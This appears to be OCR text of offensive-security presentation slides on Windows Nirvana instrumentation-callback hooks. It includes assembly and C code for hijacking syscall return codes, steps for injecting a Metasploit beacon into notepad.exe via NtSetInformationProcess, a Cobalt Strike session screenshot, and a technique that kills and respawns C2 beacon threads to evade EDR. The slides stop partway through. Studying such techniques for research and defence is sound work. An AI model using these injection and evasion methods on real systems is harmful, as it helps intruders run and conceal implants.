
- The *KERNEL* performs a **jump and not a call to the hook**
- The initial ***SYSRET* is thus stored in RAX** and the calling **userland function expect to get the *SYSRET* in RAX**
- Changing the *RAX* value grants **control over the SYSRET** code



```
NirvanaHook:
    push rbp                   ; save the stackframe
    mov rbp, rsp
    sub rsp, 128               ; create space for the call parameters

    mov r11, rax               ; save the SYSRET
    push r10                   ; save the return address

    mov rdx, r11               ; prepare the call to the hook function
    mov rcx, r10
    call NirvanaHookImpl       ; call the hook function

    ; mov rax, r11             ; take the hook result as the new SYSRET
    pop r10                    ; retrieve the return address

    leave                      ; reset the stak
    jmp r10                    ; continue program execution
```

Hijacking SYSRET

> Use case : changing NtAllocateVirtualMemory result



```
DWORD64 NirvanaHookImpl(DWORD64 calling_address, DWORD64 initial_sysret){
    static int anti_recurse = 0;
    DWORD64 result = initial_sysret;

    if (anti_recurse == 0){
        anti_recurse = 1;
        DWORD64 displacement = 0;
        DWORD64 address = calling_address;
        char buffer[sizeof(SYMBOL_INFO) + MAX_SYM_NAME] = { 0 };
        symbol_INFO symbol = (symbol_INFO)buffer;

        symbol->SizeOfStruct = sizeof(SYMBOL_INFO);
        symbol->MaxNameLen = MAX_SYM_NAME;

        int lookup_result = SymFromAddr(-1, address, &displacement, symbol);
        if (lookup_result && issubstr(symbol->Name, "AllocateVirtualMemory")) {
            result = 0xc0000005;
        }
        anti_recurse = 0;
    }
    if (result != initial_sysret) {
        printf("[+] Patching SYSRET code... New SYSRET Code : %2x\n", result);
    }
    return result;
}
```


Target the NtAllocateVirtualMemory SYSRET

- By using the function return address and the *DBGHELP.DLL*, it is possible to detect specific *SYSCALL*
- If we want to change a *SYSRET*, we just change the value returned by the function
- It is important to use the *anti_recurse* static variable to avoid recursive loops in the hook

Hijacking SYSRET
> Use case : changing NtAllocateVirtualMemory result

Check the SYSRET code modification

- Perform a call to *NtAllocateVirtualMemory*
- Check the *SYSRET* code




```c
int main(void) {
    InstallNirvanaHook()
    while (1) {
        PVOID baseAddress = NULL;
        SIZE_T pageSize = 300;
        NTSTATUS ntStatus = NtAllocateVirtualMemory(
          -1,
          &baseAddress,
          0,
          &pageSize,
          MEM_COMMIT,
          PAGE_EXECUTE_READWRITE
        );
        if (NT_SUCCESS(ntStatus)) {
            printf("[+] Function success !");
        }
        else {
            printf("\n[x] Failed to allocate memory [SYSRET code = %08lX] \n\n", ntStatus);
        }
    }

}
```

/ 04 Process Injection

Targeting remote process
> Setting a NirvanaHook on a remote process

NtSetProcessInformation reversing

- Is there any parameter that say that this function can be used to trigger a remote process ?
- Do you see any limitation related to the use of NtSetInformationProcess on a remote process ?
- How could we use NtSetInformationProcess to perform a process injection on a remote process ?




```
result = ObReferenceObjectByHandleWithTag(
           Handle,
           0x200u,
           (POBJECT_TYPE)PsProcessType,
           ProcessorMode,
           0x79517350u,
           &Object,
           0i64);
if ( result < 0 )
  return result;
CurrentProcess_ = (_QWORD *)PsGetCurrentProcess(v129);
IsSeDebugEnabled = SeSinglePrivilegeCheck(SeDebugPrivilege, ProcessorMode);
v54 = (struct _EX_RUNDOWN_REF *)Object;
if ( !IsSeDebugEnabled && Object != CurrentProcess_ )
{
  ObfDereferenceObjectWithTag(Object, 0x79517350u);
  return 0xC0000061;
}
```

- *NtSetProcessInformation* take a process handle on the first parameter
- Reversing the function shows that a *NirvanaHook* can be set on a remote process if *SE_DEBUG* privilege is set
- It is a post-exploitation technique

Targeting remote process
> *Use case : compel a process to execute specific instructions*

Main steps

- Open the *notepad.exe* process with your process opening primitive
- Allocate a *RX* buffer in the notepad.exe process for the *MSF* beacon
- Modify the *Nirvana* shellcode in order to call the *MSF* beacon address in the remote process
- Allocate an *RWX* buffer in the notepad.exe process for the *Nirvana* Hook
- Write both the shellcode and the *MSF* beacon in their respective buffer
- Add a new *Nirvana* Hook using the *NtSetInformationProcess*
- Wait for the *notepad* to perform a *SYSCALL*




```
InstrumentationCallbackInfo.Version = 0;
InstrumentationCallbackInfo.Reserved = 0;
InstrumentationCallbackInfo.Callback = shellcodeAddress;
NTSTATUS ntStatus = NtSetInformationProcess(
    hProc,
    ProcessInstrumentationCallback,
    &InstrumentationCallbackInfo,
    sizeof(InstrumentationCallbackInfo)
);
```

INTRODUCTION

Targeting remote process

> Use case : compel a process to execute specific instructions

DEMO



external	internal	listener	user	computer	note	process	pid	arch	last	sleep
10.9.8.5	192.168.25...	HTTP								ds (25% jitter)
10.9.8.5	192.168.25...	HTTP								ds (25% jitter)
10.9.8.5	192.168.25...	HTTP								ds (25% jitter)

path	ready
C:\no_scan\CobaltStrike\Agressor\tgtdelegatio	✓
C:\no_scan\CobaltStrike\Agressor\CS-Situatio	✓
C:\no_scan\CobaltStrike\Agressor\InlineExecu	✓
C:\no_scan\CobaltStrike\Agressor\nanodump\	✓
C:\no_scan\Malware\StompLoaderBof\StompL	✓
C:\no_scan\CobaltStrike\Agressor\PortBender	✓
C:\no_scan\CobaltStrike\Agressor\Inveigh\Inve	✓
C:\no_scan\CobaltStrike\Agressor\AceLdr\bin\	✓


/ 05 Sleep obfuscation

Sleep Obfuscation


> *What is the SleepObfuscation*

C2 beacon and sleep detection

- Once the C2 beacon **finished all its tasks it goes to sleep** (calling the *KERNEL32!Sleep API* for example)
- This behavior **can be spotted by EDR** as the beacon call stack recognizable
- Some obfuscation can be done to limit detection
  - **Using APC callback on waitable timer** instead of the KERNEL32!Sleep to mask the beacon callstack
  - **Using thread stack spoofing** to mask the beacon thread stack
  - **Burning incense** and praying at each sleep



```
Possible Ekko/Nighthawk identified in process: 8452
      [+] RemoteCbDispatcher: 0x7ffda75dde2d
       * Thread 4976 state Wait:UserRequest seems to b
Possible Ekko/Nighthawk identified in process: 8452
      [+] RemoteCbDispatcher: 0x7ffda75dde2d
       * Thread 4976 state Wait:UserRequest seems to b
Possible Ekko/Nighthawk identified in process: 8452
      [+] RemoteCbDispatcher: 0x7ffda75dde2d
       * Thread 18048 state Wait:UserRequest seems to
```



	Name
0	ntoskrnl.exe!ObDereferenceObjectDeferDelete+0x194
1	ntoskrnl.exe!KeWaitForMultipleObjects+0x1284
2	ntoskrnl.exe!KeWaitForMultipleObjects+0xb3f
3	ntoskrnl.exe!KeWaitForSingleObject+0x377
4	ntoskrnl.exe!NtWaitForSingleObject+0xf8
5	ntoskrnl.exe!setjmpex+0x6e13
6	ntdll.dll!ZwWaitForSingleObject+0x14
7	KernelBase.dll!WaitForSingleObjectEx+0x8f
8	0x25d5c990979
9	kernel32.dll!CreateTimerQueueTimer
10	kernel32.dll!WaitForSingleObject

Why sleeping when you can die and reach the Nirvana
> Kill the thread, kill them all

Can’t detect what doesn’t exist

- Instead of obfuscating the thread callstack, **just delete the thread**
- **Save its context** (register, stack, heap)
- Kill it
- **Respawn it**

The magic of NTDLL!NtContinue

- *NtContinue* is a *Win32API* that can be **used to resume a thread execution**
- It takes a thread context handle as a parameter that can be modified to **change the different thread registers and information**
- When spawning a thread, it is **possible to call *NtContinue* to change the *ThreadContext***


Save the context
> *Thread context and stack*

Saving the thread context

- It is possible to easily **capture the thread context** with *NTDLL!RtlCaptureThreadContext*
- The information can then be stored in a global variable or directly on the heap

Saving the stack

- Need to compute the portion of stack to save
- The only indication we have is given by *RSP* (*RBP* is not always used in *x64*), so we need to compute the stack frame size and remove it to *RSP* in order to get the right stack size to backup




Save the context
> Restoring the stack

Restoring the stack


- The *CreateC2Thread* will copy **the backed-up stack on a free stack space**
- This **must be done carefully** or the waking function will start rewriting the backup stack

DON'T



```
______________________________________________
ThreadStart | AWAKE | BACKUP STACK
______________________________________________

______________________________________________
ThreadStart | AWAKE  BACKUP STA | CK
______________________________________________
```

DO



```
____________________________________________________________
ThreadStart |                           |      AWAKE
____________________________________________________________

____________________________________________________________
ThreadStart |      BACKUP STACK         |      AWAKE
____________________________________________________________
```

Performing relocations on the stack

- It needs to **perform relocation of the old stack content** to ensure that the stack address shift **does not impact references** previously stored in the stack
- This can be done by simply parsing the old stack and **adding an offset to everything that looks like pointing** on an old stack address

Save the context

> Restoring the thread

